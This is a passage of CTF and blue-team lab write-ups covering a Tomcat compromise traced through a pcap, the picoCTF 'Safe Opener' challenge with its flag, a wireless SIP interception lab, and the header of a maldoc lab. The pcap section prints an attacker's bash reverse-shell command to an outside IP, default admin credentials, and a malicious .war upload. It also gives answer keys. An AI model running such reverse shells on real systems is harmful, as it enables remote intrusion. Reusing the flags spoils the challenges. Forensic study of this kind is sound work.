
ANSWER: 8080

After analyzing the Pcap file with Wireshark, it was determined that port 8080 is used to access the web server's admin panel.



4. Following the discovery of open ports on our server, it appears that the attacker attempted to enumerate and uncover directories and files on our web server. Which tools can you identify from the analysis that assisted the attacker in this enumeration process?


ANSWER: gobuster



5. Subsequent to their efforts to enumerate directories on our web server, the attacker made numerous requests trying to identify administrative interfaces. Which specific directory associated with the admin panel was the attacker able to uncover?

ANSWER: /Manager


After analyzing the Pcap file with Wireshark, I discovered that the attacker attempted to enumerate directories on our web server. Throughout this process, the attacker made numerous requests in an effort to identify directories with administrative privileges. Ultimately, the attacker successfully gained access to the /manager directory, which is associated with the admin panel.




6. Upon accessing the admin panel, the attacker made attempts to brute-force the login credentials. From the data, can you identify the correct username and password combination that the attacker successfully used for authorization?

ANSWER: admin:tomcat

Using Wireshark, I navigated to "Follow" -> "TCP Stream" and scrolled through the data. I noticed an "Authorization: Basic" header containing encoded credentials. I copied the encoded hash and used a Base64 decoding website to decode it. Upon decoding, I uncovered the plaintext credentials "admin:tomcat".






7. Once inside the admin panel, the attacker attempted to upload a file with the intent of establishing a reverse shell. Can you identify the name of this malicious file from the captured data?

ANSWER: JXQOZY.war

Upon analyzing the webserver.pcap file with Wireshark, I discovered that the attacker attempted to upload a file named JXQOZY.war. The purpose of this action was to establish a reverse shell on the server.



8. Upon successfully establishing a reverse shell on our server, the attacker aimed to ensure persistence on the compromised machine. From the analysis, can you determine the specific command they are scheduled to run to maintain their presence?

ANSWER: /bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/443 0>&1'

After successfully establishing a reverse shell on our server, the attacker aimed to ensure persistence on the compromised machine by running the following command: /bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/443 0>&1'. This command helps maintain a continuous backdoor connection to the attacker's IP address.

Wireshark - Follow TCP Stream (tcp.stream eq 9461) · web server.pcap

No. Time

No.	Time
20659	571.490590
20660	571.490774
20661	571.491038
20662	571.491201
20666	641.961618
20667	642.004518
20676	666.523208
20677	666.523453
20678	666.617153
20679	666.617297
20682	669.791362
20683	669.791491
20684	669.793924
20685	669.793921

Transmission Control

3 client pkts, 7 server pkts, 5 turns.

Entire conversation (201 bytes) Show data as ASCII Stream 9461

Find: Find Next

Filter Out This Stream Print Save as... Back Close Help

## Safe Opener (PicoCTF 2022)

The screenshot shows the picoGym interface on the picoCTF platform. The challenge details for "Safe Opener" are displayed. The challenge has a difficulty rating of 100 points and is categorized under "picoCTF 2022" and "Reverse Engineering". The challenge author is MUBARAK MIKAIL. The challenge description asks if you can open a safe using a program that forgot the key, and provides a password format: picoCTF{password}. The challenge also includes a progress tracker and filters.

### Tool used For Analysis:

- Decompiler
- Base64decoder

To access and decode the information in the Safeopener.java file, follow these steps:

- i. **Download the Program:** Click on the provided link to download the Safeopener.java file.
- ii. **Use an Online Decompiler:**
  - Go to an online Java decompiler.
  - Click on "choose file" and select the Safeopener.java file from your downloads.
  - Once the file has finished decompiling, the source code will be displayed.
- iii. **Analyze the Source Code:**
  - Look through the decompiled source code to identify any interesting strings or keys.
  - Locate the "encoded key" string within the code.
- iv. **Decode the Key:**
  - Copy the encoded key.


- Visit a Base64 decoding website like base64decode.org.
- Paste the key into the decoder and click on the decode button to reveal the flag.

## V. Submit the Flag:

- Return to the picoCTF platform where you need to submit the flag.

## VI. Enter the decoded flag in the submission area:

- picoCTF{pl3as3\_l3t\_m3\_1nt0\_th3\_saf3}



The screenshot shows a web browser window with a Java decompiler interface. The address bar contains the URL "decompiler.com/jar/76c7070be58844e4a63418aab2dde24d/SafeOpener%20%281%29.java". Below the address bar, there are several tabs: "file:///home/annie...", "file:///home/annie...", "Google Account", "Recent security eve...", and "Inbox (861) - vivian...". The main content area is a code editor with the following Java code:

```
Download file
import java.io.*;
import java.util.*;
public class SafeOpener {
    public static void main(String args[]) throws IOException {
        BufferedReader keyboard = new BufferedReader(new InputStreamReader(System.in));
        Base64.Encoder encoder = Base64.getEncoder();
        String encodedkey = "";
        String key = "";
        int i = 0;
        boolean isOpen;

        while (i < 3) {
            System.out.print("Enter password for the safe: ");
            key = keyboard.readLine();

            encodedkey = encoder.encodeToString(key.getBytes());
            System.out.println(encodedkey);

            isOpen = openSafe(encodedkey);
            if (!isOpen) {
                System.out.println("You have " + (2 - i) + " attempt(s) left");
                i++;
                continue;
            }
            break;
        }
    }

    public static boolean openSafe(String password) {
        String encodedkey = "EGwzYVMzX2wzdF9tM18xbnQwX3RoM19zYlWY1";
    }
}
```

The screenshot shows a web browser window with the URL [base64decode.org](http://base64decode.org) in the address bar. The page itself has a green header bar with the title "Decode from Base64 format". Below the header, there is a note: "Simply enter your data then push the decode button." A text input field contains the base64 encoded string "cGwzYXMzX2wzdF9tM18xbnQwX3RoM19zYWYz". To the left of the main content area, there is a sidebar with "Ads by Google" and links for "Send feedback" and "Why this ad? ⓘ". Below the input field, there is a note: "For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page." Underneath this note are three settings: "UTF-8" (selected), "Source character set"; a checkbox for "Decode each line separately (useful for when you have multiple entries)"; and a radio button for "Live mode OFF" (selected). Below these settings is a large green button labeled "DECODE" with arrows pointing left and right, followed by the text "Decodes your data into the area below." The result of the decoding is displayed in a large text area below the button, showing the decoded string: "pl3as3\_l3t\_m3\_1nt0\_th3\_saf3".

## Private Investigator

The screenshot shows the AttackDefense platform interface. The left sidebar has a blue header "ATTACK DEFENSE" with a logo. It contains links: Dashboard, Search, Ongoing Labs (with a green badge icon showing '0'), Latest Additions, Community Labs, EARN CREDENTIALS, and Verifiable Badges. The main content area has a blue header "All Section Labs" and the title "Private Investigator". Below the title are filters: "wifi-security-forensics-basics" (selected), "Level: Intermediate", "Total Lab Runs: 2", and a "Server: US-East" dropdown. A large button labeled "Run" with a play icon is visible.

### Tools used For Analysis:

- Wireshark
- Terminal

- 
1. How he is communicating with the 3rd party?

ANSWER: Through a wireless network channel **30:B5:C2:11:DE:2A**

To analyze the private-investigator.pcap file using Wireshark in a controlled environment such as a virtual lab setup, follow these steps:

**Run the Lab Environment:**

Click on the "Run" button or equivalent to launch the virtual lab environment. Click on the lab link provided, which will redirect you to an Ubuntu operating system session within the virtual environment.

**Open the Terminal:**

Once in the Ubuntu interface, open the Terminal application. This can usually be done by searching for "Terminal" in the application menu or using a shortcut.

**Navigate to the Desktop Directory:**

Change the working directory to the Desktop, where your pcap file is presumed to be saved, using the command:

bash

Copy code

cd Desktop

**Analyze the pcap File:**

To analyze the pcap file using airodump-ng, which is typically used for capturing and analyzing 802.11 wireless packets, enter the following command:

Copy code

airodump-ng -r private-investigator.pcap

Press Enter to execute the command. Ensure that you have airodump-ng installed; it is part of the Aircrack-ng suite of tools, commonly used in network security.

**Review the Output:**

After running the command, look for the output in the terminal. You should see various details extracted from the pcap file, including the BSSID (Basic Service Set Identifier), which you noted as **30:B5:C2:11:DE:2A**. This identifier helps in understanding which wireless network the data was captured from.

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
5C:51:88:31:A0:3B	30:B5:C2:11:DE:2A	-1	0 - 0	0	2	
30:B5:C2:11:DE:2A	5C:51:88:31:A0:3B	0	0 - 0	0	6009	Ron_Home
30:B5:C2:11:DE:2A	E8:DE:27:16:70:C9	0	0 - 0	0	33369	Ron_Home

---

2. What content did you recover from the communication intercepted (if any)?

ANSWER: I recovered the message

After analyzing the private-investigator.pcap file with Wireshark, several key pieces of information were recovered, which are essential for further analysis or for legal and security purposes. Here's a breakdown of the findings:


**A. IP Addresses:**

- **Source IP Address:** 192.168.3.11 - This is typically a private network address, suggesting that the source device is behind a router or a firewall within a local area network (LAN).
- Destination IP Address: 200.51.63.146 - This appears to be a public IP address, which indicates the location of the server or service being accessed by the source.
- **Port Numbers:**
- **Source Port:** 63938 - A high-numbered port typically used for outgoing connections by the client.
- **Destination Port:** 5060 - This port is commonly associated with the Session Initiation Protocol (SIP), used for signaling and controlling multimedia communication sessions such as voice and video calls.
- **Communications Content:**

The analysis may reveal the actual content of the messages sent between these IP addresses, including any textual or multimedia communication.

• **Phone Numbers:**

The analysis also uncovered phone numbers, which could be crucial for identifying the individuals or entities involved in the communication. This information might be particularly sensitive and should be handled according to applicable legal standards and privacy regulations.



Frame 145937: 969 bytes on wire (7752 bits), 969 bytes captured (7752 bits)  
► Radiotap Header v0, Length 36  
► 802.11 radio information  
► IEEE 802.11 Data, Flags: .p.....TC  
► Logical-Link Control  
► Internet Protocol Version 4, Src: 192.168.3.11, Dst: 208.51.63.146  
► User Datagram Protocol, Src Port: 63938, Dst Port: 5060  
▼ Session Initiation Protocol (MESSAGE)  
► Request-Line: MESSAGE sip:+918108591527@sip.callwithus.com;transport=UDP SIP/2.0  
► Message Header  
▼ Message Body  
► Line-based text data: text/plain (1 lines)  
Hey..I have more information regarding new product.... I will call you shortly.


0000	00 00 24 00 2f 40 00 a0 20 08 00 00 00 00 00 00	· \$ /@ · .....
0010	25 ef ce 2f 00 00 00 00 10 24 85 09 c0 00 c5 00	% / · .. \$ .....
0020	00 00 c5 00 08 41 30 00 30 b5 c2 11 de 2a 5c 51	· .. A0 0 .. * \Q
0030	88 31 a0 3b 30 b5 c2 11 de 2a f0 5b 12 07 00 20	· 1 · ; 0 .. * [ ..

Frame (969 bytes) Decrypted CCMP data (889 bytes)

3. Any contact information of the 3rd party (if any)?


ANSWER:

After analyzing the pcap file we recover the phone numbers of the third party.



- 
4. Anything interesting that you observed during the analysis which could shed light on his other motives?

Answer: [www.real-spy-gear.com](http://www.real-spy-gear.com)



```
Topic / Item
/1080p-hd-weather-clock-hidden-camera-with-motion-activated-recording.html
/1080p-hd-professional-grade-diy-mini-black-box-hidden-camera.html
/1080p-hd-motion-activated-usb-wall-charger-hidden-spy-camera.html
/1080p-hd-motion-activated-mini-clock-hidden-camera-with-night-vision.html
/1080p-full-hd-motion-activated-ac-adapter-hidden-spy-camera.html
▼ www.real-spy-gear.com
  /style.css
  /spy-pen-camera.html
  /spy-cameras.html
  /night-vision-goggle-system.html
  /images/misc/bg.jpg
  /images/buttons/checkitout-button.png
  /favicon.ico
  /
▼ www.nytimes.com
  /svc/location/v1/current.json
  /
```

---

## Emprisa Maldoc Blue Team Lab



The screenshot shows a dark-themed web page for 'CyberDefenders'. At the top, there's a navigation bar with links: 'CyberRange', 'Train & Certify', 'For Enterprises', 'Testimonials', and 'More'. Below the navigation, the main title 'Emprisa Maldoc Blue Team Lab' is displayed in large, bold, blue text. Underneath the title, it says 'Category: Malware Analysis'. A row of buttons at the bottom includes 'Malicious Document', 'RTF', 'T1071', 'T1140', 'T1059.003', and 'T1566.001'.

**MD5:** d82341600606afc027646ea42f285ae

**SHA-1:** 8e908d310a712547cefddd3a1ff6e6fdb7879ff3

**SHA-256:** 8f7f608a4104f2e9952f0bde07bb17187758fea0d0c53ded45cd537758c045a9

**Vhash:** 893472e80b8f6c729a3952ab290e9a4f7

**File type:** Rich Text Format document msoffice text word rtf

**Magic:** Rich Text Format data, version 1, ANSI, code page 1252, default language ID 1033

**TrID:** file seems to be plain text/ASCII (0%)

**File size:** 8.05 KB (8241 bytes)

**Cyren packer:** objdata

**Varist packer:** objdata

### Tools Used While Carrying Out This Analysis:

